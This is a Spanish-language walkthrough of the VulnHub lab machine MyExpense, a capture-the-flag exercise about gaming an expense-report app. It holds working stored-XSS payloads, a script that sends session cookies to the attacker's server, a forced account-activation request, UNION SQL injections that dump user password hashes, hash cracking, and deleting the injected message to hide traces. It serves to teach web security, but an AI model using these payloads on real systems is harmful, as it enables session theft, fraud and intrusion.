

Solución Maquina MyExpense - VulnHub

- Tags: #maquinactf #vulnhub #xss
-

Enumerar y averiguar la IP de la maquina Victima

```
arp-scan -I eth0 --localnet
```

Resultado: **192.168.20.30

GUIÓN

Usted es "Samuel Lamotte" y acaba de ser despedido de su empresa "Furtura Business Informatique". Desafortunadamente, debido a su salida apresurada, no tuvo tiempo de validar su informe de gastos de su último viaje de negocios, que aún asciende a 750 € correspondientes a un vuelo de regreso a su último cliente.

Por temor a que su antiguo empleador no quiera reembolsarle este informe de gastos, decide piratear la aplicación interna llamada "**MyExpense**" para administrar los informes de gastos de los empleados.

Así que estás en tu coche, en el aparcamiento de la empresa y conectado a la red Wi-Fi interna (la llave aún no ha sido cambiada después de tu salida). La aplicación está protegida por autenticación de usuario/contraseña y espera que el administrador aún no haya modificado o eliminado su acceso.

Sus credenciales eran: **samuel/fzghn4lw**

Una vez realizado el desafío, la bandera se mostrará en la aplicación mientras se conecta con su cuenta (samuel).

Fase de Reconocimiento

Sistema Operativos

```
ping -c 1 192.168.20.30
```

Resultado:

```
64 bytes from 192.168.20.30: icmp_seq=1 ttl=64 time=1.29 ms
```

Como el ttl es 64 eso quiere decir que el Sistema Operativo es Linux

Escaneo con Nmap

```
nmap -sS -sV -p- -min-rate 5000 --open -n -Pn -vvv 192.168.20.30
```

PORT	STATE	SERVICE	REASON	VERSION
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.25 ((Debian))
33329/tcp	open	http	syn-ack ttl 64	Mongoose httpd
45919/tcp	open	http	syn-ack ttl 64	Mongoose httpd
56857/tcp	open	http	syn-ack ttl 64	Mongoose httpd
59803/tcp	open	http	syn-ack ttl 64	Mongoose httpd

Enumeración con gobuster

```
gobuster dir -u http://192.168.20.30/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt
```

Resultado

/index.php	(Status: 200) [Size: 2122]
	(Status: 403) [Size: 1630]
	(Status: 403) [Size: 1630]
/img	(Status: 301) [Size: 312] [--> http://192.168.20.30/img/]
/login.php	(Status: 200) [Size: 2313]
/profile.php	(Status: 401) [Size: 1650]
/site.php	(Status: 401) [Size: 1650]
/signup.php	(Status: 200) [Size: 3740]
/admin	(Status: 301) [Size: 314] [--> http://192.168.20.30/admin/]
/css	(Status: 301) [Size: 312] [--> http://192.168.20.30/css/]
/includes	(Status: 301) [Size: 317] [--> http://192.168.20.30/includes/]

```

/logout.php          (Status: 302) [Size: 0] [--> /]
/config             (Status: 301) [Size: 315] [-->
http://192.168.20.30/config/]
/robots.txt         (Status: 200) [Size: 41]
/fonts              (Status: 301) [Size: 314] [-->
http://192.168.20.30/fonts/]

```

En robots.txt encontramos un listado de usuarios con sus respectivos roles

Username	Firstname	Lastname	Email address	Role	Last Connection	Status	Action
rmasson	Rodrigue	Masson	rmasson@futuraBI.fr	Administrator	2023-08-07 22:22:06	Active	
vhoffmann	Victorine	Hoffmann	vhoffmann@futuraBI.fr	Collaborateur	2019-12-03 17:08:09	Active	
brenaud	Bernadette	Renaud	brenaud@ltechnologies.fr	Collaborator	2019-12-03 17:08:09	Active	
broy	Baudouin	Roy	broy@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
nthomas	Ninette	Thomas	nthomas@futuraBI.fr	Collaborator	2023-08-07 22:21:36	Active	
pgervais	Placide	Gervais	pgervais@futuraBI.fr	Collaborator	2023-08-07 22:21:38	Active	
placombe	Philibert	Lacombe	placombe@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
slamotte	Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Inactive	
triou	Thierry	Riou	triou@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
afoulon	Aristide	Eoulon	afoulon@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Active	

Podemos ver también que nuestro usuario de **Samuel** en realidad es **slamotte** esta inactivo

Nos creamos una nueva cuenta en la pagina pero al introducir los datos no podemos registrar la nueva cuenta

por el cual como es una pagina html podemos inspeccionar el codigo y en el submit quitar el codigo de **disabled** y asi poder registrar la nueva cuenta en la pagina.

La cuenta se creo con exito, pero desafortunadamente se registra como inactiva, por el cual usaremos un script con una alerta XSS para probar si es vulnerable a ataques XSS

Site :

Paris



Email address :

maria123@gmail.com

Firstname :

<script>alert("XSS")</script>

Lastname :

<script>alert("XSS")</script>

Sign up !

The screenshot shows a web application interface. At the top, there is a header with a logo for 'Futura Business Informatique', a navigation bar with links like 'Home', 'Don't have an Account ?', and 'Login', and a toolbar with various icons. Below the header, there is a form for creating a new user. The 'Firstname' field contains the XSS payload '<script>alert("XSS")</script>'. The 'Lastname' field also contains the same XSS payload. A large blue button labeled 'Sign up !' is at the bottom of the form. Below the form, there is a table titled 'Users' with columns: Username, Firstname, Lastname, Last Connection, Status, and Action. The table lists several users, including 'rmasson', 'vhoffmann', 'angel', 'brenaud', 'broy', and 'maria'. The row for 'maria' is highlighted with a red box. A modal dialog box is overlaid on the table, showing a connection from '192.168.20.28' to '192.168.20.28' with the message 'XSS' and an 'OK' button. The status bar at the bottom of the browser window shows 'Transferring data from 192.168.20.28...' and the date '8/7/23'.

Confirmamos de que la pagina es vulnerable a ataques xss

Creamos otra cuenta y vamos a subir un script para verificar si hay algo o usuarios que esten en la pagina y nosotros estariamos en escucha en la maquina atacante para ver si hay movimientos.

```
<script src="http://192.168.20.30/test.js"></script>
```

Site :

Paris

Email address :

angel@gmail.com

Firstname :

<script src="http://172.17.0.1/pwned.js"></script>

Lastname :

d

Sign up !

Y creamos un servidor basico con Python

```
python3 -m http.server 80
```

```
[root@kali)-[/home/kali/Desktop] motte          slamotte@futuraBI.fr      Collabora
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.20.30 - - [07/Aug/2023 17:11:36] code 404, message File not found
192.168.20.30 - - [07/Aug/2023 17:11:36] "GET /pwned.js HTTP/1.1" 404 -
192.168.20.30 - - [07/Aug/2023 17:11:36] code 404, message File not found
192.168.20.30 - - [07/Aug/2023 17:11:36] "GET /pwned.js HTTP/1.1" 404 -
```

Vemos que hay movimiento en el servidor, entonces lo que toca hacer es subir el script en el archivo **test.js** cuya función seria de robar la cookie del proceso o usuario que realiza el movimiento con nuestro servidor.


```
python3 -m http.server 80
```

Script en el archivo **test.js**

```
var request = new XMLHttpRequest();
request.open('GET', "http://172.17.0.1/?cookie=" + document.cookie);
request.send();
```

Volvemos a ejecutar el servidor básico en python y ya en nuestro servidor capturamos la cookie

Obtuvimos la cookie del administrador pero el mismo sistema no permite que hayan sesiones duplicadas.. En nuestro caso utilizaremos otro script cuya función sea forzar al administrador a habilitar la cuenta de samuel sin que se dé cuenta. Al tratar de activar a Samuel dando al botón en la página /admin/admin.php tenemos el resultado:



El cual podemos ver que es el id=11 por el cual el script sería:

```
var request = new XMLHttpRequest();
request.open('GET', "http://192.168.20.22/admin/admin.php?
id=11&status=active");
request.send();
```

Sin actualizar la página esperamos que el proceso lo realice por sí solo y cuando veamos unos 2 movimientos en el servidor que creamos con python actualizamos la página de admin.php para verificar que la cuenta de samuel ahora está activa.

A screenshot of a web browser displaying a table of user accounts for "Futura Business Informatique". The table has columns for Name, First Name, Last Name, Email, Role, Creation Date, and Status. The status for all users is "Active".

	broy	Baudouin	Roy	broy@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active	
nthomas	Ninette	Thomas	nthomas@futuraBI.fr	Collaborator	2023-08-08 02:30:08	Active		
pgervais	Placide	Gervais	pgervais@futuraBI.fr	Collaborator	2023-08-08 02:30:08	Active		
placombe	Philibert	Lacombe	placombe@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active		
slamotte	Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active		
trou	Thierry	Riou	trou@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active		
afoulon	Aristide	Foulon	afoulon@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Active		
pbaudouin	Paul	Baudouin	pbaudouin@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Active		
mnguyen	Maximilien	Nguyen	mnguyen@futuraBI.fr	Manager	2019-12-03 17:08:09	Active		
mriviere	Manon	Riviere	mriviere@futuraBI.fr	Manager	2023-08-08 02:30:23	Active		
rlefrancois	Reynaud	Lefrancos	rlefrancois@futuraBI.fr	Manager	2019-12-03 17:08:09	Active		

Esta activado ahora el usuario de samuel ahora toca loguearnos con las credenciales slamotte:fzghn4lw

The screenshot shows a user interface for managing expense reports. At the top, there's a navigation bar with the logo 'Futura Business Informatique', a 'Home' link, and a highlighted 'Expense reports' link. On the right, there are links for 'Samuel Lamotte (slamotte)' and 'Logout'. Below the navigation is a section titled 'My Expense reports' containing a table with one row: Date (2018-02-15), Amount (750 €), Comment (Plane tickets, Cybersecurity project n°5423545, Toulouse.), Status (Opened), and Action (with a trash can icon and a checked checkbox). A red box highlights the 'Action' column. Below this is a 'New expense report' form with fields for 'Amount (€)' (300) and 'Comment' (Séminaire du 12/06/2018), and a 'Create' button. The background features a collage of people's faces.

Una vez logueados con el usuario le damos en expense reports y en actions le damos al check para mandar el reporte.

This screenshot is similar to the previous one but includes a green success message at the top: 'The expense report is submitted successfully !'. The rest of the interface, including the table of expense reports and the new report form, is identical to the first screenshot.

Ahora ocupamos que acepten o se confirme el reporte.

Si revisamos nuestro perfil encontraremos informacion de nuestro manager **Manon Riviere** el cual verificamos en la base de datos de usuarios /admin/admin.php y si se encuentra

Ahora volveremos a tratar de robar las cookies de sesion pero esta vez sera en el chat que tenemos en el panel principal al entrar como usuario de samuel.

Script para insertar en el chat utilizando el mismo archivo test.js pero con puerto 5050

```
<script src="http://192.168.20.30:5050/test.js"></script>
```

Manager 2018-02-11 11:23:12	2000 units wasted than being stored in a trash.
Paul Baudouin (Paris) Financial approver 2018-02-11 10:52:08	MyExpense application allow collaborators and managers to report their expenses in order to be reimbursed as quick as possible.

Post a new message

Your message :

```
<script src="http://192.168.20.30:4646/test.js"></script>
```

Post your message

En el arrchivo test.js modificamos con este codigo:

```
var request = new XMLHttpRequest();
request.open('GET', 'http://192.168.20.30:5050/?cookie=' +
document.cookie);
request.send();
```

Crear Servidor

```
python3 -m http.server 5050
```

```
(root㉿kali)-[~/home/kali/Desktop]
# python3 -m http.server 5050
Serving HTTP on 0.0.0.0 port 5050 (http://0.0.0.0:5050/) ...
192.168.20.30 - - [07/Aug/2023 22:01:06] "GET /test.js HTTP/1.1" 200 -
192.168.20.30 - - [07/Aug/2023 22:01:06] "GET /?cookie=PHPSESSID=vrcmuh9qqonmdlm9ger4hrqr87 HTTP/1.1" 200 -
192.168.20.22 - - [07/Aug/2023 22:01:10] "GET /test.js HTTP/1.1" 200 -
192.168.20.22 - - [07/Aug/2023 22:01:10] "GET /?cookie=PHPSESSID=p34i3nmlsq7n1uf1kp3hhh9bp3 HTTP/1.1" 200 -
192.168.20.22 - - [07/Aug/2023 22:01:10] "GET /?cookie=PHPSESSID=p34i3nmlsq7n1uf1kp3hhh9bp3 HTTP/1.1" 200 -
192.168.20.22 - - [07/Aug/2023 22:01:19] "GET /test.js HTTP/1.1" 200 -
192.168.20.22 - - [07/Aug/2023 22:01:19] "GET /?cookie=PHPSESSID=su4583bq2jogg0r8mqgcktepl7 HTTP/1.1" 200 -
192.168.20.22 - - [07/Aug/2023 22:01:19] "GET /?cookie=PHPSESSID=su4583bq2jogg0r8mqgcktepl7 HTTP/1.1" 200 -
192.168.20.22 - - [07/Aug/2023 22:01:20] "GET /test.js HTTP/1.1" 200 -
192.168.20.22 - - [07/Aug/2023 22:01:20] "GET /?cookie=PHPSESSID=727vnili17ddgkh586dpi95tiu1 HTTP/1.1" 200 -
192.168.20.22 - - [07/Aug/2023 22:01:21] "GET /test.js HTTP/1.1" 200 -
192.168.20.22 - - [07/Aug/2023 22:01:21] "GET /?cookie=PHPSESSID=410r7aa42puf2kns277e4iu723 HTTP/1.1" 200 -
192.168.20.22 - - [07/Aug/2023 22:01:21] "GET /?cookie=PHPSESSID=410r7aa42puf2kns277e4iu723 HTTP/1.1" 200 -
```

Cookie: su4583bq2jogg0r8mqgcktepl7 (Nine Thomas) No nos funciona
p34i3nmlsq7n1uf1kp3hhh9bp3 (Manon Riviere) Este si porque es el manager

La cookie del administrador no funciona, esta imagen para comprobacion.

Error 403 - Forbidden

Sorry, you don't have permission to view or access this directory or page using the credentials that you supplied.

Network tab of developer tools showing a cookie named PHPSESSID with value e1b5a16k0vog0anaifujito3f4.

Una vez que tenemos acceso a la cuenta del manager de samuel vamos a la pestaña de **Expense Reports**

Collaborators Expense reports

Date	Collaborator's name	Amount	Comment	Status	Action
2018-02-15	Samuel Lamotte	750 €	Plane tickets, Cybersecurity project n°5423545, Toulouse.	Submitted	X ✓

My Expense reports

Date	Amount	Comment	Status	Action
2018-02-21	553 €	A new computer.	Validated	

Y aceptamos el Informe de Samuel


Ahora vamos a la pestaña de **rennes**

Rennes (8 Rue des lilas, 35000 Rennes)


Firstname	Lastname	Email address	Role
Manon	Riviere	mrvriere@futuraBI.fr	Manager
Bernadette	Renaud	brenaud@ltechnologies.fr	Collaborator
Samuel	Lamotte	siamotte@futuraBI.fr	Collaborator

Y en la url podemos intentar realizar inyecciones sql.

```
3' order by 5 -- -
```



no sale error quitando la comilla y con dos columnas no hay error



Firstname	Lastname	Email address	Role
<script src="http://192.168.20.30/test.js"></script>	d	angel@gmail.com	Collaborator
Aristide	Foulon	afoulon@futuraBI.fr	Financial approver
Baudouin	Roy	broy@futuraBI.fr	Collaborator
Paul	Baudouin	pbaudouin@futuraBI.fr	Financial approver
Philibert	Lacombe	placombe@futuraBI.fr	Collaborator
Placide	Gervais	pgervais@futuraBI.fr	Collaborator
Reynaud	Lefrancois	rlefrancois@futuraBI.fr	Manager
Rodrigue	Masson	rmasson@futuraBI.fr	Administrator

Ya sabiendo que solo hay dos columnas proseguimos inyectando consultas sql

```
1 union select 1, 2 -- -
```

```
1 union select database(),user()-- -
```

Sorry, a technical error has occurred.

Paris (9 bis rue Dupond Eloise, 78000 VERSAILLES)
myexpense (MyExpenseUser@localhost)

Firstname	Lastname	Email address	Role
-----------	----------	---------------	------

Tenemos el nombre de la base de datos **myexpense**

Para ver todas las bases de datos podemos modificar la instrucción de la siguiente manera:

```
1 union select schema_name, database() from information_schema.schemata --
```

```
-
```

Sorry, a technical error has occurred.

Paris (9 bis rue Dupond Eloise, 78000 VERSAILLES)
information_schema (myexpense)
myexpense (myexpense)
mysql (myexpense)
performance_schema (myexpense)

Firstname	Lastname	Email address	Role
-----------	----------	---------------	------

Tenemos todas las bases de datos **myexpense**, **information_schema**, **mysql** y **perfomance_schema**

Para ver las tablas de la base de datos de **myexpense**

```
1 union select table_name, database() from information_schema.tables where  
table_schema='myexpense' -- -
```

Technical error has occurred.

Paris (9 bis rue Dupond Eloise, 78000 VERSAILLES)
expense (myexpense)
message (myexpense)
site (myexpense)
user (myexpense)

Tenemos la tabla user por el cual enumeramos las columnas

```
1 union select column_name, database() from information_schema.columns  
where table_schema='myexpense' and table_name='user' -- -
```

Paris (9 bis rue Dupond Eloise, 78000 VERSAILLES)
user_id (myexpense)
username (myexpense)
password (myexpense)
role (myexpense)
lastname (myexpense)
firstname (myexpense)
site_id (myexpense)
mail (myexpense)
manager_id (myexpense)
last_connection (myexpense)
active (myexpense)

Ahora solo toca ver el contenido de la tabla con filtro de campo de username, password y role

```
1 union select 1, group_concat(username, 0x3a, password) from user -- -
```

Paris (9 bis rue Dupond Eloise, 78000 VERSAILLES)
1 (afoulon:124922b5d61dd31177ec83719ef8110aFinancial approver,pbaudouin:64202ddd5fdea4cc5c2f856efef36e1aFinancial approver,rlefrancois:ef0dafa5f531b54bf1f09592df1cd110Manager,mriviere:d0eb03c6cc5f98a3ca293c1cbf073fcManager,mnguyen:f7111a83d50584e3f91d85c3db710708Mar

Damos control U para copiar el codigo y con la inteligencia artificial formateamos los datos

afoulon:124922b5d61dd31177ec83719ef8110a
pbaudouin:64202ddd5fdea4cc5c2f856fefef36e1a
rlefrancois:ef0dafa5f531b54bf1f09592df1cd110
mriviere:d0eeb03c6cc5f98a3ca293c1cbf073fc
mnguyen:f7111a83d50584e3f91d85c3db710708
pgervais:2ba907839d9b2d94be46aa27cec150e5
placombe:04d1634c2bffa62386da699bb79f191
triou:6c26031f0e0859a5716a27d2902585c7
broy:b2d2e1b2e6f4e3d5fe0ae80898f5db27
brenaud:2204079caddd265cedb20d661e35ddc9
slamotte:21989af1d818ad73741dfdbef642b28f
nthomas:a085d095e552db5d0ea9c455b4e99a30
vhoffmann:ba79ca77fe7b216c3e32b37824a20ef3
rmasson:ebfc0985501fee33b9ff2f2734011882
angel:ab1dbd386662b62477b62087a389256a

Ahora crackearemos la contraseña de
pbaudouin:64202ddd5fdea4cc5c2f856fefef36e1a ya que es el asesor o gerente
financiero y lo haremos en la pagina web [hashes.com](#)

Resultado: 64202ddd5fdea4cc5c2f856fefef36e1a:HackMe:MD5

Credenciales: pbaudouin:HackMe

Y tenemos acceso al asesor financiero

The screenshot shows a web-based expense report application interface. At the top, there's a navigation bar with the logo 'Futura Business Informatique' and links for Home, Expense reports, Paris, Rennes, Brest, a user profile for Paul Baudouin, and a Logout button.

The main content area is titled 'Last messages'. It displays a table of recent conversations:

Initiated By / Date	Message	Action
Samuel Lamotte (Rennes) Collaborator 2023-08-08 05:54:49		
Marion Riviere (Rennes) Manager 2018-02-11 16:34:48	Great ! Thank you.	
Aristide Foulon (Paris) Financial approver 2018-02-11 14:01:45	The status of your expense report will be " Sent for payment".	
Ninette Thomas (Brest) Collaborator	How do I know if my expense report is reimbursed?	

Ahora nos vamos a la pestaña de Expense Reports

The screenshot shows the Futura Business Informatique website with the user Paul Baudouin logged in. The main navigation bar includes links for Home, Expense reports, Paris, Rennes, and Brest. The user's profile picture and name are at the top right. Below the navigation, there are two sections: 'Collaborators Expense reports' and 'My Expense reports'. The 'Collaborators Expense reports' section displays a table with two rows:

Date	Collaborator's name	Amount	Comment	Status	Action
2018-02-21	Manon Riviere	553 €	A new computer.	Validated	
2018-02-15	Samuel Lamotte	750 €	Plane tickets, Cybersecurity project n°5423545, Toulouse.	Validated	

The 'My Expense reports' section has a table header row:

Date	Amount	Comment	Status	Action
------	--------	---------	--------	--------

Aceptamos el pago del reporte de Samuel.

The expense report is sent for payment successfully !

Ahora para finalizar el ejercicio solo se conecta a la cuenta de Samuel y veras la bandera y la confirmación del pago

The screenshot shows the 'My Expense reports' section with a green banner at the top stating 'Congratz ! The flag is : flag{H4CKY0URL1F3}'.

The table in the 'My Expense reports' section now shows the status for the report from Samuel Lamotte:

Date	Amount	Comment	Status	Action
2018-02-15	750 €	Plane tickets, Cybersecurity project n°5423545, Toulouse.	Sent for payment	

Al tener acceso con el gerente financiero podemos borrar el mensaje de Samuel donde colocamos el script para que no hayan sospechas de ataques.